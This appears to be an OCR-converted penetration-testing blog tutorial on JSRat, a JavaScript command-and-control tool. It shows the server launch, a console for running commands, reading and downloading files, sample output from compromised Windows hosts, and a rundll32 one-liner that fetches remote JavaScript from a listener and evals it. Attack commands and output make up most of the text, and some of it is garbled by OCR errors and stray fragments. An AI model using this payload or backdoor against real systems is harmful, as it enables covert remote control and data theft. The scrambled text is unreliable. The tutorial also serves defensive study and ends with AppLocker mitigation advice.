
Penetration Testing Lab

Articles from the Pentesting Field



```
1 python MyJSRat.py -i 192.168.1.203 -p 8080
```

```
JSRat Server
By: Evilcg
[*] Using interactive method!

[*] Web Server Started on Port: 8080
[*] Awaiting Client Connection to: http://192.168.1.203:8080/connect
[*] Client Command at: http://192.168.1.203:8080/wtf
[*] Browser Hook Set at: http://192.168.1.203:8080/hook

[-] Hit CTRL+C to Stop the Server at any time...
```

JSRat - Server

Once the user visit the Client Command URL a connection will be established with the host. The JSRat can be used to executed commands, run executables and scripts or just for data exfiltration.

JSRat – Usage Options

In order to establish a proper shell a JavaScript payload needs to be executed. This payload is stored on the URL below:


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```
JSRat Usage Options:
    CMD => Executes Provided Command
    run => Run EXE or Script
    read => Read File
    upload => Upload File
    download => Download File
    delete => Delete File
    help => Help Menu
    exit => Exit Shell

37m whoami[3
desktop-4cg7ms1\user

[JSRat)>
```

JSRat - Console

Commands can be executed from the shell as normal.

```
ipconfig

Windows IP Configuration

Wireless LAN adapter Local Area Connection* 2:

Media State . . . . . . . . . . . Media disconnected
Connection-specific DNS Suffix .:

Ethernet adapter VMware Network Adapter VMnet8:

Connection-specific DNS Suffix .:

Link-local IPv6 Address . . . . . : fe80::cla6:2104:e927:a76f%12
IPv4 Address . . . . . . . : 192.168.192.1
Subnet Mask . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . :
```

JSRat - Command Execution

- August 2012
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- > February 2012

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Pen Test Lab Stats

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download
[Next Input should be the File to download]
 trophy.txt
)> pentestlabame to Save in ./loot/
 [*] Successfully Saved To: ./loot/pentestlab
(JSRat)>

JSRat – Data Exfiltration

Execution of executables and scripts can be also performed by following a sequence like:

- 1. run
- 2. calc.exe


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The JSRat will generate and host a scriptlet file which will contain the payload.

PowerShell

Alternatively there is also a PowerShell implementation of this <u>JSRat</u> which can perform the same operations from a PowerShell console. The script needs to be modified with the IP address of the listener prior to any execution.

```
PS C:\Users\User> .\JSRat.ps1
Listening ...
```

JSRat PowerShell – Server Listening

The payload command that needs to be executed on the target is also included in the comments of the script.

```
C:\Users>rund1132.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write
();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");w=new%20ActiveXObject("WS
cript.Shell");try(v=w.RegRead("HKCU\\Software\\Microsoft\\Windows\\CurrentUersio
n\\Internet%20Settings\\ProxyServer");q=v.split("=")[1].split(";")[0];h.SetProxy
(2,q);}catch(e){}h.Open("GET","http://192.168.1.161/connect",false);try{h.Send()
;B=h.ResponseText;eval(B);}catch(e)(new%20ActiveXObject("WScript.Shell").Run("cm
d /c taskkill /f /im rund1132.exe",0,true);}
C:\Users>
```

JSRat PowerShell – Payload Command

Running the payload command will connect the target host and a console will be obtained.

 $JSRat\ PowerShell-Usage$

Commands can be executed on the target like any other normal command prompt.

```
JS 192.168.1.105:49204>: whoami
win-ih45k7jj5a7\administrator

JS 192.168.1.105:49204>: net users

User accounts for \\WIN-IH45K7JJ5A7

Administrator Guest User

The command completed successfully.

JS 192.168.1.105:49204>:
```

JSRat PowerShell - Command Execution

Conclusion

The major advantage of this command and control tool is that it doesn't need any implant to be written into disk. It is very fast and all the communication is done via HTTP which is a common protocol. Since JSRat is using JavaScript payloads detection is hard unless

rundli32 is monitored. Enabling and configuring AppLocker to deny execution of rundli32
and regsvr32 will prevent the attack.
Resources
https://github.com/aspiggy/JSRAT
https://github.com/Ridter/MyJSRat
https://github.com/Hood3dRob1n/JSRat-Py
https://github.com/3gstudent/Javascript-Backdoor



